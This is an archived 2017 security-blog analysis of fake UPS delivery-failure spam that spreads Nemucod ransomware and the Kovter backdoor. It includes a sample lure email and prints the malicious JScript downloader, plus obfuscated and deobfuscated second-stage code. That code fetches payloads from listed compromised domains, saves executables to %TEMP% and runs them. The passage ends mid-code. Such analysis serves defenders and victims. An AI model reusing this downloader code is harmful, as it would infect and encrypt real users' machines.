return of fake UPS cannot deliver malspam with an updated nemucod ransomware and Kovter payload

web.archive.org/web/20181007211751/https://myonlinesecurity.co.uk/return-of-fake-ups-cannot-deliver-malspam-with-an-updated-nemucod-ransomware-and-kovter-payload/

By

29 June 2017 8:15 am

The UPS failed to deliver messages have come back with a vengeance yesterday. I haven't seen them in UK for a while now , but it looks like the Kovter gang have taken advantage of the Petya outbreak to add to the mix. They have updated the nemucod ransomware version ~~to make it, on first look, impossible to decrypt at this time without paying the ransom~~

Update 12 July 2017: Decryptor now available Download HERE

Thanks to the wonderful and dedicated techs at Emsisoft. There is now a decryptor for this ransomware. You can find a clear, easy to follow set of instructions on how to use the decryptor at Bleeping Computer

Important Notice: With this Nemucod Ransomware version your files get encrypted without changing file names or file extensions. The victim only knows his or her files are definitely gone when they try to open them or see the changed desktop background and ransom message. If an antivirus kicks in & removes the malware files and the desktop warning which frequently happens, then the victim only knows his or her files are definitely gone when they try to open them.

I recently came across (off line) a couple of examples where a victim asked for help with image files they could not open. On careful examination we saw their anti-malware tool had kicked in, removed (or blocked the creation of) the .hta file which displayed the "your Files are encrypted" message and the original .js file, but had not detected or removed most of the other files that actually do the encryption, so the victim did not know that their problem was caused by ransomware.

Update 2 July 2017: now also using FedEx and delivering Kovter & Cerber ransomware, while the UPS continues simultaneously delivering Nemucod ransomware and Kovter

Update 7 July 2017: slight change to the js file in the emails that delivers the ransomware and Kovter payloads (See below)

Update 19 July 2017: I am informed that for the last couple of days these are only distributing the Nemucod php Ransomware not Kovter. (Kovter is still on the compromised download sites and manually available for download, although an older well detected version). I have seen this before on odd occasions when the malware bad actors are in process of adding or changing one or more of the malware downloads. I would not be surprised to see a different ransomware and backdoor payload being distributed in the next few days. Especially now there is a publicly available decoder / decryptor so income for this gang will stop or vastly reduce with present versions.

Update 23 July 2017: a change in the ransom note see below

Update 30 July 2017: another change in js file see below

Update 16 August 2017: there has been a 2 week break from these, but this morning they are starting to trickle in again. see below


Update 19 August 2017: A change in behaviour today. They have switched back to using Locky ransomware as the payload (see below) I haven't seen Locky ransomware delivered by these fake UPS delivery emails for over 6 months.

Update 20 August 2017: yet another change today. now a html file attachment that pretends to be a word on line word document that cannot be read in your browser so you need to download & run the plug in to make it work See below

Thanks to Michael Gillespie a well known anti-ransomware campaigner for his assistance and pointing me in the right direction about the new nemucod ransomware version. If I hadn't seen his tweet asking for samples, I would probably just ignored this as a recurrence of the usual "failed to deliver" spam, scam messages pretending to come from all major delivery companies and added a foot note to one of the other hundreds of posts on this blog about this persistent malware spreading method.

If you get infected by this or any other ransomware please check out the ID Ransomware service which will help to identify what ransomware you have been affected by and offer suggestions for decryption

The emails are the same as usual (you only have to look through this blog and search for UPS or FedEx or USPS and see hundreds of different examples and subjects)



Thu 29/06/2017 04:49

ntxresearch-5225@ntxresearch.com

Please recheck your delivery address (UPS parcel 008117635)

To   submit@thespykiller.co.uk; submit@thespykiller.co.uk

UPS-Parcel-ID-008117635.zip (2 KB)

Dear Customer,

UPS courier was unable to contact you for your parcel delivery.

You can download the shipment label attached!

Yours truly,
 ,
UPS Mail Delivery Agent.


Another researcher has created a video showing the infection chain with this ransomware. It clearly shows that the files get encrypted without changing file names or file extensions. The victim only knows his or her files are definitely gone when they try to open them or see the changed desktop background and ransom message.

And this video also created by the same researcher with the newly updated version of the js file (7 July 2017). This video shows word being opened but no doc appearing, just garbled plain txt. while all the action happens in the background while your attention is on the fake word doc. It clearly shows the encryption happening before the hta file that creates and displays the ransom note is dropped and the desktop changed and ransom notes created.

We have been hearing about some antiviruses block .hta file creation or delete them as soon as they are created before they can display the ransom note. But not recognize or block the actual .js file and the subsequent php files from running, so allow the ransomware to work. Because there is no displayed note or background change the victim doesn't realise their files have been encrypted until they go to use them.

but there is a difference in the .js files that are coming in the zips.


The initial js looks very similar to previous but has much longer vars (var zemk) that is used to download the other files. This file looks like


UPS-Delivery-005156577.doc.js - Notepad
File Edit Format View Help

```
function zulum(pikue) {pikue.send();}
var x = ["resedaplumbing.com","modx.mbalet.ru","artdecorfashion.com","eventbon.nl","elita5.md"];
var robs = 20-20;
var mumik = new Array('GET','JIJINGER');
var mustafa = x.length;
while(true)
{
        if(robs>=mustafa)
        {
                break;
        }
        try
        {
                var joseph = new ActiveXObject(akrim("MSXML2.XAAMAALHTTP"));
                var zemk = '0000001FeZr4bvMpCf1QTS49VjsdhtnP6zPvMjbP01306600MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAiLjfVHA1Pd9tdUIRKiSeBGW
+zu30Qs8s9KPhq0JniiaLrR6n/YGDI7Jb73v4+149b9OrDb0pRDtEDFt5BAnvuFB12CeV8lsKQ8a0VsW5Ha8GsAxytydEVC40oKoS+4xav90Y4K/JsAgbwdnY9YwKJaGuSsoerYkkNHeYi9dhS0qTmtmkqBTIFBPCe0Gf3kbiAdVWSCSvDba85jRRz
+9BcTyIZ5lpkF9GODuLTGdYZmCpSRvLPxEkLJKfpxabndqYyqXz4JxaB72KV7mX+w70iJiKk9qpkK7qb2aaGl8k1vq1rIHg9jgS2LC3aghfIJAudtCx9pJH2bdzmNiLD+WCHQIDAQABrRQH8RMrgFyI5akANNOeeDy9ZA_px0t-
ZHRytWkQ4Ral4h7_QaMMTkAw3WK9LYVq6oVQ49BrbXDzwh5k0';
                var ghyt = false;
                var gerlk = x[robs];
                var ruxk = '4c88928666328346a2eefb5dbdc3667d';
                joseph.open(mumik[2-2], "http://"+gerlk+'/'+greezno()+'?'+zemk, ghyt);
                zulum(joseph);
                var gt = joseph.responseText;
                var miffka = gt.indexOf(ruxk);
                var pista = gt.length;
                var miluoki = "a";
                if ((pista+0) > (8+1+1) * 100 && 2 == 2)
                {
                        if (miffka + 3 > 2)
                        {
                                var gusar = rizma(gt, ruxk).join(miluoki+"");
                                hust(gusar);
                                break;
                        }
                }
        }
        catch(e)
        {
        };
        robs++;
};
function malysh() {return akrim("htAAtp");}
function rizma(kjg, lki) {      return kjg.split(lki);}
function greezno() {return akrim('counAAter');}
function hust(gulibator){eval(gulibator);}
function akrim(grigam,podol){return grigam.replace(/AA/g,"");}
```


as usual you take the first site name in var x and add /counter/? and then var zemk to get the counter.js. these download counter.js. (if the first site is not responding, it moves on to the other sites in the list). The first smaller counter.js is downloaded when you use internet explorer to download it or an IE user agent in Wget. The second larger counter.js is only delivered when the js from the email is allowed to download it, or you use a "null" user agent via browser or wget or use Chrome or Firefox browser.

the small one looks like




```
v4c88928666328346a2eefb5dbdc3667dr goxe='v4c88928666328346a2eefb5dbdc3667dr ld=0; ';goxe+='v4c88928666328346a2eefb5dbdc3667dr cs=St';goxe
+='ring.fro';goxe+='mCh4c88928666328346a2eefb5dbdc3667drCode';goxe+='(92); v4c88928666328346a2eefb5dbdc3667dr ';goxe+='cq=Stri';goxe+='ng.fr';goxe
+='omCh4c88928666328346a2eefb5dbdc3667drC';goxe+='ode(34);';goxe+=' v4c88928666328346a2eefb5dbdc3667dr ll';goxe+='=
["n4c88928666328346a2eefb5dbdc3667dtiw4c88928666328346a2eefb5dbdc3667d.';goxe+='com",';goxe+='"4c88928666328346a2eefb5dbdc3667drtdec';goxe
+='orf4c88928666328346a2eefb5dbdc3667dshio';goxe+='n.com';goxe+='","des';goxe+='in4c88928666328346a2eefb5dbdc3667dno.';goxe
+='com.4c88928666328346a2eefb5dbdc3667dr","';goxe+='index';goxe+='s4c88928666328346a2eefb5dbdc3667d.com';goxe
+='.4c88928666328346a2eefb5dbdc3667dr","gol';goxe+='dwingc';goxe+='lub.ru';goxe+='"]; v4c88928666328346a2eefb5dbdc3667dr ws';goxe+='=WScript';goxe
+='.Cre4c88928666328346a2eefb5dbdc3667dteObj';goxe+='ect("WSc';goxe+='ript.Shell';goxe+='"); v4c88928666328346a2eefb5dbdc3667dr fn';goxe
+='=ws.Exp4c88928666328346a2eefb5dbdc3667dn';goxe+='dEnvi';goxe+='ronment';goxe+='Strings("%';goxe+='TEMP%")';goxe+='+cs
+"1FeZr4bvMpCf1QTS49VjsdhtnP6zPvMjbP"; ';goxe+='v4c88928666328346a2eefb5dbdc3667dr p';goxe+='d=ws.Exp4c88928666328346a2eefb5dbdc3667d';goxe
+='ndEnviron';goxe+='mentS';goxe+='trings';goxe+='("%TEMP%"';goxe+=')+cs+"php';goxe+='5.dll"; v';goxe+='4c88928666328346a2eefb5dbdc3667dr
xo=';goxe+='WScript.Cr';goxe+='e4c88928666328346a2eefb5dbdc3667dteObj';goxe+='ect("MSX';goxe+='ML2.XMLHTT';goxe+='P"); ';goxe
+='v4c88928666328346a2eefb5dbdc3667dr x4c88928666328346a2eefb5dbdc3667d=WS';goxe+='cript';goxe+='.Cre4c88928666328346a2eefb5dbdc3667dt';goxe
+='eObject';goxe+='("ADODB.St';goxe+='re4c88928666328346a2eefb5dbdc3667dm")';goxe+='; v4c88928666328346a2eefb5dbdc3667dr ';goxe+='fo=WScrip';goxe
+='t.Cre4c88928666328346a2eefb5dbdc3667dteOb';goxe+='ject("Scr';goxe+='ipting.Fi';goxe+='leSystemO';goxe+='bject")';goxe+='; if (';goxe+='!
fo.FileE';goxe+='xists(';goxe+='fn+".d';goxe+='oc")) ';goxe+='{ v4c88928666328346a2eefb5dbdc3667dr f';goxe+='p=fo.C';goxe
+='re4c88928666328346a2eefb5dbdc3667dte';goxe+='TextF';goxe+='ile(fn+".';goxe+='doc",';goxe+='true); fo';goxe+='r
(v4c88928666328346a2eefb5dbdc3667dr';goxe+=' i=0; i<1';goxe+='3072;';goxe+=' i++) {';goxe+=' fp.W';goxe+='rite(Stri';goxe
+='ng.fromCh4c88928666328346a2eefb5dbdc3667d';goxe+='rCode(M4c88928666328346a2eefb5dbdc3667d';goxe+='th.floo';goxe+='r
(M4c88928666328346a2eefb5dbdc3667dth.r';goxe+='4c88928666328346a2eefb5dbdc3667dndom';goxe+='()*64+20))';goxe+='); }; fp';goxe+='.Close(); ';goxe
+='try{ws.Run';goxe+='(fn+".doc';goxe+='",1,0';goxe+=');}c4c88928666328346a2eefb5dbdc3667d';goxe+='tch(e';goxe+='r){}; fo';goxe+='r
(v4c88928666328346a2eefb5dbdc3667dr ';goxe+='n=2; n';goxe+='<=4; n+';goxe+='+) { f';goxe+='or(v4c88928666328346a2eefb5dbdc3667dr i=l';goxe+='d;i
```

The downloaded counter needs to be deobfuscated by using the specific var ruxk in the original js file not the var zemk as in previous versions giving




```
var goxe='var ld=0; var cs=String.fromCharCode(92); var cq=String.fromCharCode(34); var ll=
["modx.mbalet.ru","goldwingclub.ru","desinano.com.ar","artdecorfashion.com","www.gloszp.pl"]; var ws=WScript.CreateObject("WScript.Shell"); var
fn=ws.ExpandEnvironmentStrings("%TEMP%")+cs+"1FeZr4bvMpCf1QTS49VjsdhtnP6zPvMjbP"; var pd=ws.ExpandEnvironmentStrings("%TEMP%")+cs+"php5.dll"; var
xo=WScript.CreateObject("MSXML2.XMLHTTP"); var xa=WScript.CreateObject("ADODB.Stream"); var fo=WScript.CreateObject("Scripting.FileSystemObject")
if (!fo.FileExists(fn+".doc")) { var fp=fo.CreateTextFile(fn+".doc",true); for(var i=0; i<12817; i++) { fp.Write(String.fromCharCode(Math.floor
(Math.random()*64+20))); }; fp.Close(); try{ws.Run(fn+".doc",1,0);}catch(er){}; for (var n=2; n<=4; n++) { for(var i=ld;i
```

The larger counter (1) which is a transformed to the (drops the embedded) php file (only a part shown in screenshot)



```
v4c88928666328346a2eefb5dbdc3667dr goxe='v4c88928666328346a2eefb5dbdc3667dr ld=';goxe+='0; v4c88928666328346a2eefb5dbdc3667dr cs';goxe+='=Stri';goxe+='ng.fro';goxe
+='mCh4c88928666328346a2eefb5dbdc3667drCode';goxe+='(92);';goxe+=' v4c88928666328346a2eefb5dbdc3667dr c';goxe+='q=Stri';goxe+='ng.fromC';goxe+='h4c88928666328346a2eefb5dbdc3667drCo';goxe+='de(34); ';goxe
+='v4c88928666328346a2eefb5dbdc3667dr ll=["';goxe+='elit4c88928666328346a2eefb5dbdc3667d';goxe+='5.md","n4c88928666328346a2eefb5dbdc3667dt';goxe+='iw4c88928666328346a2eefb5dbdc3667d.com",';goxe
+='"modx.mb4c88928666328346a2eefb5dbdc3667d';goxe+='let.ru","';goxe+='desin4c88928666328346a2eefb5dbdc3667dno';goxe+='.com.4c88928666328346a2eefb5dbdc3667dr","';goxe
+='4c88928666328346a2eefb5dbdc3667dmis-';goxe+='spb.ru"]; ';goxe+='v4c88928666328346a2eefb5dbdc3667dr ws=';goxe+='WScript.';goxe+='Cre4c88928666328346a2eefb5dbdc3667dteObj';goxe+='ect("WScr';goxe+='ipt.S';goxe
+='hell")';goxe+='; v4c88928666328346a2eefb5dbdc3667dr fn=';goxe+='ws.Exp4c88928666328346a2eefb5dbdc3667d';goxe+='ndEnv';goxe+='ironment';goxe+='Strings("%';goxe+='TEMP%")+';goxe+='cs
+"1FeZr4bvMpCf1QTS49VjsdhtnP6zPvMjbP"';goxe+='; v4c88928666328346a2eefb5dbdc3667dr pd=w';goxe+='s.Exp';goxe+='4c88928666328346a2eefb5dbdc3667dndEnv';goxe+='ironmentSt';goxe+='rings';goxe+='("%TE';goxe+='MP
%")+';goxe+='cs+"php5';goxe+='.dll"; v';goxe+='4c88928666328346a2eefb5dbdc3667dr xo=';goxe+='WScript';goxe+='.Cre4c88928666328346a2eefb5dbdc3667dteOb';goxe+='ject("';goxe+='MSXML2';goxe+='.XMLHT';goxe+='TP");
v4c88928666328346a2eefb5dbdc3667dr ';goxe+='x4c88928666328346a2eefb5dbdc3667d=WS';goxe+='cript';goxe+='.Cre4c88928666328346a2eefb5dbdc3667dt';goxe+='eObject("A';goxe+='DODB.';goxe
+='Stre4c88928666328346a2eefb5dbdc3667d';goxe+='m"); v4c88928666328346a2eefb5dbdc3667dr';goxe+=' fo=WS';goxe+='cript';goxe+='.Cre4c88928666328346a2eefb5dbdc3667d';goxe+='teObject("';goxe+='Scripti';goxe
+='ng.FileSys';goxe+='temObjec';goxe+='t"); i';goxe+='f (!fo.F';goxe+='ileEx';goxe+='ists(';goxe+='fn+".doc"';goxe+=')) { v';goxe+='4c88928666328346a2eefb5dbdc3667dr fp=f';goxe
+='o.Cre4c88928666328346a2eefb5dbdc3667dteTe';goxe+='xtFile(f';goxe+='n+".doc"';goxe+=',true);';goxe+=' for(v4c88928666328346a2eefb5dbdc3667dr';goxe+=' i=0;';goxe+=' i<9991';goxe+='; i++) ';goxe+='{ fp.W';goxe
+='rite(Stri';goxe+='ng.fromCh4c88928666328346a2eefb5dbdc3667d';goxe+='rCode(M4c88928666328346a2eefb5dbdc3667dth';goxe+='.floor(M4c88928666328346a2eefb5dbdc3667dt';goxe
+='h.r4c88928666328346a2eefb5dbdc3667dndom';goxe+='()*64+20)';goxe+=')); }; f';goxe+='p.Close();';goxe+=' try{w';goxe+='s.Run(';goxe+='fn+".doc",';goxe+='1,0);}c';goxe+='4c88928666328346a2eefb5dbdc3667dtch
(';goxe+='er){}; ';goxe+='for (v4c88928666328346a2eefb5dbdc3667dr n';goxe+='=2; n<';goxe+='=4; n++) {';goxe+=' for(';goxe+='v4c88928666328346a2eefb5dbdc3667dr i=ld;i';goxe+='<ll.length';goxe+=';i++) {';goxe+='
v4c88928666328346a2eefb5dbdc3667dr dn=0;';goxe+=' try ';goxe+='{ xo.o';goxe+='pen("';goxe+='GET","';goxe+='http://"+';goxe+='ll[i]+';goxe+='"/cou';goxe+='nter/?
0000001FeZr4bvMpCf1QTS49VjsdhtnP6zPvMjbP01306600MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAiLjfVHA1Pd9tdUIRKiSeBGW
+zu30Qs8s9KPhq0Jnii4c88928666328346a2eefb5dbdc3667dLrR6n/YGDI7Jb73v4+149b9OrDb0pRDtEDFt5BAnvuFB12CeV8lsKQ84c88928666328346a2eefb5dbdc3667d0VsW5H4c88928666328346a2eefb5dbdc3667d8GsAxytydEVC40oKoS
+4x4c88928666328346a2eefb5dbdc3667dv90Y4K/JsAgbwdnY9YwKJ4c88928666328346a2eefb5dbdc3667dGuSsoerYkkNHeYi9dhS0qTmtmkqBTIFBPCe0Gf3kbiAdVWSCSvDb4c88928666328346a2eefb5dbdc3667d85jRRz
+9BcTyIZ5lpkF9GODuLTGdYZmCpSRvLPxEkLJKfpx4c88928666328346a2eefb5dbdc3667dbndqYyqXz4Jx4c88928666328346a2eefb5dbdc3667dB72KV7mX
+w70iJiKk9qpkK7qb24c88928666328346a2eefb5dbdc3667d4c88928666328346a2eefb5dbdc3667dGl8k1vq1rIHg9jgS2LC34c88928666328346a2eefb5dbdc3667dghfIJAudtCx9pJH2bdzmNiLD
+WCHQIDAQABrRQH8RMrgFyI54c88928666328346a2eefb5dbdc3667dkANNOeeDy9ZA_px0t-ZHRytWkQ4R4c88928666328346a2eefb5dbdc3667dl4h7_Q4c88928666328346a2eefb5dbdc3667dMMTkAw3WK9LYVq6oVQ49BrbXDzwh5k"+n';goxe+=',
f4c88928666328346a2eefb5dbdc3667dlse';goxe+='); xo.se';goxe+='nd(); if';goxe+='(xo.st4c88928666328346a2eefb5dbdc3667d';goxe+='tus==2';goxe+='00) {';goxe+=' x4c88928666328346a2eefb5dbdc3667d.Open';goxe+='();
x4c88928666328346a2eefb5dbdc3667d';goxe+='.Type=1';goxe+='; x4c88928666328346a2eefb5dbdc3667d.';goxe+='Write(xo.r';goxe+='esponseB';goxe+='ody); x4c88928666328346a2eefb5dbdc3667d';goxe+='.Position=';goxe+='0;
if(x4c88928666328346a2eefb5dbdc3667d.';goxe+='Size>';goxe+='10000) ';goxe+='{ dn=';goxe+='1; if(n';goxe+='<=2){x';goxe+='4c88928666328346a2eefb5dbdc3667d.S4c88928666328346a2eefb5dbdc3667dveToF';goxe+='ile
(f';goxe+='n+n+".e';goxe+='xe",2)';goxe+=';try{w';goxe+='s.Run(f';goxe+='n+n+".';goxe+='exe",1,0);';goxe+='}c4c88928666328346a2eefb5dbdc3667dtch(e';goxe+='r){};} el';goxe+='se if(n=';goxe+='=3)
